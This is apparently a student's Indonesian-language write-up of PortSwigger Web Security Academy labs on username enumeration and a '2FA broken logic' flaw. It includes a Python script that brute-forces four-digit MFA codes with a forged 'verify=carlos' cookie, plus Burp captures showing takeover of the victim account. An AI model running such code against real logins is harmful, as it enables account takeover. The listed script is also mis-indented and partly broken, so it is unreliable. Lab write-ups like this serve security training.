The screenshot shows the ZAP (Zed Attack Proxy) interface during an 'Intruder attack' on the URL <https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net>. The main window displays a list of captured requests and their details, including payloads, status codes, and response times. A specific request (ID 41) is selected, showing its detailed structure with fields like 'Payload' (soccer), 'Status code' (302), and 'Length' (190). The 'Settings' panel on the right allows users to filter results based on simple strings or regular expressions. The bottom section of the interface shows the raw network traffic and the corresponding HTTP headers and body.

Solusi

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'Username enumeration via subtly different responses'. The URL in the address bar is <https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net/my-account?id=arkansas>. The page displays a message: 'Congratulations, you solved the lab!' and 'Share your skills! Twitter LinkedIn Continue learning >'. Navigation links include 'Home | My account | Log out'. Below this, the 'My Account' section shows the solved username 'arkansas' and email 'arkansas@normal-user.net'. There is a form to update the email, with a placeholder 'Email' and a green 'Update email' button.

Username : arkansas

Password : soccer

Soal 5 - PortSwigger (2FA broken logic)

<https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic>

The screenshot shows a dark-themed web application interface. At the top, it says "Lab: 2FA broken logic". Below that, there's a navigation bar with "PRACTITIONER" in blue, "LAB" with a plus sign, and "Solved" with a checkmark. To the right is a red circular icon with a white symbol. The main content area contains the following text:
This lab's two-factor authentication is vulnerable due to its flawed logic. To solve the lab, access Carlos's account page.
• Your credentials: wiener:peter
• Victim's username: carlos
You also have access to the email server to receive your 2FA verification code. A "Hint" button is available, and at the bottom is a large orange "ACCESS THE LAB" button.

Deskripsi

Lab ini menguji kerentanan pada logika two-factor authentication. Tujuan lab adalah mengakses akun target carlos dengan memanfaatkan kelemahan logika 2FA, menggunakan kredensial yang diberikan untuk attacker dan akses ke server email atau endpoint yang menyediakan kode 2FA.

Informasi Terkait Target

- Platform: PortSwiggle Web Security Academy, lab instance yang berjalan terpisah
- Kredensial attacker: username wiener, password peter
- Target akun: carlos
- Tipe kerentanan: Authentication logic flaw, 2FA bypass

Pendekatan

1. Buka Burp Suite lalu akses lab melalui browser yang diarahkan ke proxy Burp.
2. Buka halaman My account, lakukan proses login menggunakan kredensial attacker wiener dan peter.
3. Pada Burp pilih tab Target atau HTTP history, cari entry yang berhubungan dengan endpoint login2 yang menggunakan method POST dan GET.
4. Kirim request yang relevan ke Repeater untuk dianalisis dan dimodifikasi.
5. Untuk memperoleh kode 2FA, jalankan skrip Python yang menanyakan endpoint email atau endpoint instance yang menampilkan kode 2FA, sesuaikan INSTANCE_URL pada skrip dengan URL instance milikmu.
6. Dari hasil skrip Python diperoleh kode 2FA untuk carlos bernilai 1057.
7. Kembali ke Repeater, pada request POST untuk verifikasi 2FA ubah parameter mfa-code menjadi mfa-code=1057.
8. Kirim request yang sudah dimodifikasi dari Repeater, server merespons dengan status 302.
9. Agar hasil terlihat di browser, aktifkan fitur show responses in browser pada Burp, buka tab browser yang diarahkan ke instance, dan verifikasi bahwa lab sudah solved untuk pengguna carlos dengan kode 1057.

Code python :

```
1 import requests
2 import sys
3 from concurrent.futures import ThreadPoolExecutor, as_completed
4 import threading
5
6
7 ENDPOINT = "https://0ab00a0040cceac8031532a00d9002a.web-security-academy.net/login2" #ubah host nya!
8 COOKIE = "verify=carlos"
9 WORKERS = 20
10 SUCCESS_STATUS = 302
11 VERBOSE = True
12
13
14 found_event = threading.Event()
15 found_result = {"code": None, "location": None}
16
17
18 def make_session():
19     s = requests.Session()
20     for part in COOKIE.split(";"):
21         if "=" in part:
22             name, value = part.strip().split("=", 1)
23             s.cookies.set(name, value)
24     s.headers.update({
25         "User-Agent": "Mozilla/5.0 (compatible) Python-requests/" + requests.__version__,
26         "Content-Type": "application/x-www-form-urlencoded"
27     })
28     return s
29
30
31 def try_code(session, code_str):
32     if found_event.is_set():
33         return None
34     try:
35         resp = session.post(ENDPOINT, data={"mfa-code": code_str}, timeout=TIMEOUT, allow_redirects=False)
36         status = resp.status_code
37     except Exception as e:
38         if VERBOSE:
39             print(f"ERROR for {code_str}: {e}", file=sys.stderr)
40     return None
41
42
43 if VERBOSE:
44     print(f"Http Code: {status} Used MFA: mfa-code={code_str}")
45
46
47 if SUCCESS_STATUS is not None and status == SUCCESS_STATUS:
48     found_result["code"] = code_str
49     found_result["location"] = resp.headers.get("Location")
50     found_event.set()
51     return code_str
52
53 return None
54
55 def worker_range(start, end):
56     session = make_session()
57     for i in range(start, end):
58         if found_event.is_set():
59             break
60         code_str = f"{i:04d}"
61         res = try_code(session, code_str)
62         if res:
63             break
64
65
66 def main():
67     total = 10000
68     # split ranges into chunks for workers
69     chunk_size = (total + WORKERS - 1) // WORKERS
70     ranges = [(i, min(i + chunk_size, total)) for i in range(0, total, chunk_size)]
71
72
73     with ThreadPoolExecutor(max_workers=WORKERS) as ex:
74         futures = [ex.submit(worker_range, start, end) for start, end in ranges]
75         # wait until one signals found_event
76         try:
77             for f in as_completed(futures):
78                 if found_event.is_set():
79                     break
80         except KeyboardInterrupt:
81             print("Interrupted by user", file=sys.stderr)
82             found_event.set()
83
84
85     if found_result["code"]:
86         print("\nPossible success detected!")
87         print("MFA:", found_result["code"])
88         if found_result["location"]:
89             print("Redirect location:", found_result["location"])
90     else:
91         print("\nNo success detected.")
92
93
94 if __name__ == "__main__":
95     main()
```

Dokumentasi pengerjaan terlampir :

The screenshot shows a browser window for the '2FA broken logic' lab on Web Security Academy. The URL is <https://0adb007404f6b41183c00aa1006300d3.web-security-academy.net/login>. The page title is '2FA broken logic'. At the top right, there is a green 'LAB' button with 'Not solved' and a gear icon. Below the title, there are two input fields: 'Username' containing 'wiener' and 'Password' containing '.....'. A green 'Log in' button is at the bottom.

This screenshot shows the same '2FA broken logic' lab page, but with an additional step. A text input field labeled 'Please enter your 4-digit security code' has been added above the original password field. The input field contains a single vertical bar character '|'. The rest of the page structure remains the same, including the 'wiener' username, the '.....' password, and the green 'Log in' button.

2FA broken logic

WebSecurity Academy

2FA broken logic

Back to exploit server | Back to lab | Back to lab description >

LAB Not solved

Your email address is wiener@exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net

Displaying all emails @exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net and all subdomains

| Sent | To | From | Subject | Body |
|------------------------------|--|--|------------------|---|
| 2025-11-09
11:43:42 +0000 | wiener@exploit-
0a1e00420449b4a683f30953016e00e1
.exploit-server.net | no-
reply@0adb007404f6b41183c00aa100630
0d3.web-security-academy.net | Security
code | Hello!

Your security code is 1
376.

View
Please enter this in th
e app to continue.

Thanks,
Support team |
| 2025-11-09
11:43:39 +0000 | wiener@exploit-
0a1e00420449b4a683f30953016e00e1
.exploit-server.net | no-
reply@0adb007404f6b41183c00aa100630
0d3.web-security-academy.net | Security
code | Hello!

Your security code is 1
413.

View
Please enter this in th
e app to continue. |

2FA broken logic

WebSecurity Academy

2FA broken logic

Email client | Back to lab description >

LAB Not solved

Your username is: wiener

Your email is: wiener@exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net

Email

Update email

Home | My account | Log out

My Account

Request

```

1 GET /login2 HTTP/2
2 Host: 0adb000a0040cceac8031532a00d9002a.web-security-academy.net
3 Cookie: verify=carlos; session=aahBv7raCmENevx01DTuic0j3AcWt
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not_A_Brand";v="99", "Chromium";v="142"
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: "Windows"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0adb000a0040cceac8031532a00d9002a.web-security-academy.net/login2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u0, l
20

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3022
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labs.css rel=stylesheet">
11    <title>
12      2FA broken logic
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17    </script>
18    <div id="academyLabHeader">
19      <section class="academyLabBanner">
20        <div class="container">
21          <div class="logo">
22            <div class="title-container">
23              <h2>
24                2FA broken logic
25              </h2>
26              <a id="lab-link" class="button" href="/">
27                Back to lab home
28              </a>
29              <a id="exploit-link" class="button" target=_blank href="https://exploit-Dadb007704d0ce7...>
30            </div>
31          </div>
32        </div>
33      </section>
34    </div>
35  </body>
36</html>

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 21
- Response headers: 3

Event log All issues

3,130 bytes | 248 millis

Memory: 169.0MB Disabled

Request

```

1 POST /login HTTP/2
2 Host: 0adb007404fb41183c00aa1006300d3.web-security-academy.net
3 Cookie: verify=carlos; session=Jn05suFbhChzaenYsg0gaa7UutFXG
4 Content-Length: 13
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not_A_Brand";v="99", "Chromium";v="142"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0adb007404fb41183c00aa1006300d3.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0adb007404fb41183c00aa1006300d3.web-security-academy.net/login2
20 Accept-Encoding: gzip, deflate, br
21 Priority: u0, l
22 mfa-code=1376
23

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Session: session=U7aJZ1WhrEyApElfHTSSxQSGyUXwWEFY; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3000
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
11    <link href="/resources/css/labs.css rel=stylesheet">
12    <title>
13      2FA broken logic
14    </title>
15  </head>
16  <body>
17    <script src="/resources/labheader/js/labHeader.js">
18    </script>
19    <div id="academyLabHeader">
20      <section class="academyLabBanner">
21        <div class="container">
22          <div class="logo">
23            <div class="title-container">
24              <h2>
25                2FA broken logic
26              </h2>
27              <a id="lab-link" class="button" href="/">
28                Back to lab home
29              </a>
30              <a id="exploit-link" class="button" target=_blank href="https://exploit-Dadb00704d0ce7...>
31            </div>
32          </div>
33        </div>
34      </section>
35    </div>
36  </body>
37</html>

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 1
- Request cookies: 2
- Request headers: 24
- Response headers: 4

Event log All issues

3,275 bytes | 229 millis

Memory: 171.0MB Disabled

```
C: > Users > kaya > Downloads > soallima.py > ...

1 import requests
2 import sys
3 from concurrent.futures import ThreadPoolExecutor, as_completed
4 import threading
5
6
7 ENDPOINT = "https://0ab000a0040cceac8031532a00d9002a.web-security-academy.net/login2" #L
8 COOKIE = "verify=carlos"
9 WORKERS = 20           # mulai 8-20, naik perlahan
10 TIMEOUT = 10
11 SUCCESS_STATUS = 302

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS
```

Http Code: 200 Used MFA: mfa-code=9568
Http Code: 200 Used MFA: mfa-code=4556
Http Code: 200 Used MFA: mfa-code=0554
Http Code: 200 Used MFA: mfa-code=1554
Http Code: 200 Used MFA: mfa-code=3069
Http Code: 200 Used MFA: mfa-code=5053
Http Code: 200 Used MFA: mfa-code=8566
Http Code: 200 Used MFA: mfa-code=2558
Http Code: 200 Used MFA: mfa-code=3561
Http Code: 200 Used MFA: mfa-code=9070
Http Code: 200 Used MFA: mfa-code=4067
Http Code: 200 Used MFA: mfa-code=5546
Http Code: 200 Used MFA: mfa-code=8053
Http Code: 200 Used MFA: mfa-code=6549
Http Code: 200 Used MFA: mfa-code=2051
Http Code: 200 Used MFA: mfa-code=0054
Http Code: 200 Used MFA: mfa-code=7555
Http Code: 200 Used MFA: mfa-code=7052
Http Code: 200 Used MFA: mfa-code=6058

Possible success detected!
MFA: 1057
Redirect Location: /my-account?id=carlos

Burp Suite Community Edition v2025.10.3 - Temporary Project

Target: https://0ab000a0040cceac8031532a00d9002a.web-security-academy.net

HTTP/2 (2)

Request

Pretty Raw Hex

```
POST /login HTTP/2
Host: 0ab000a0040cceac8031532a00d9002a.web-security-academy.net
Cookie: verify=carlos; session=pw5scRfSVdahG30WHt11BWWzOrfSwm
Content-Length: 13
Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0ab000a0040cceac8031532a00d9002a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab000a0040cceac8031532a00d9002a.web-security-academy.net/login2
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
mfa-code=i057
```

Response

Pretty Raw Hex Render

```
HTTP/2 302 Found
Location: /my-account?uid=carlos
Set-Cookie: session=HmsoVtaZteuI15oIPcvOg0S7Myixu; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 1

Request cookies: 2

Request headers: 24

Response headers: 4

Notes

Custom actions

Solusi

Kode 2FA yang diperoleh untuk carlos: 1057

Setelah mengubah parameter mfa-code pada request Repeater menjadi 1057 dan mengirim request, server merespons 302. Dengan mengaktifkan show responses in browser diperoleh tampilan bahwa lab telah solved untuk carlos menggunakan kode 1057.

Congratulations, you solved the lab!

Your username is: carlos
Your email is: carlos@carlos-montoya.net

Email

Update email

LAB Solved

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out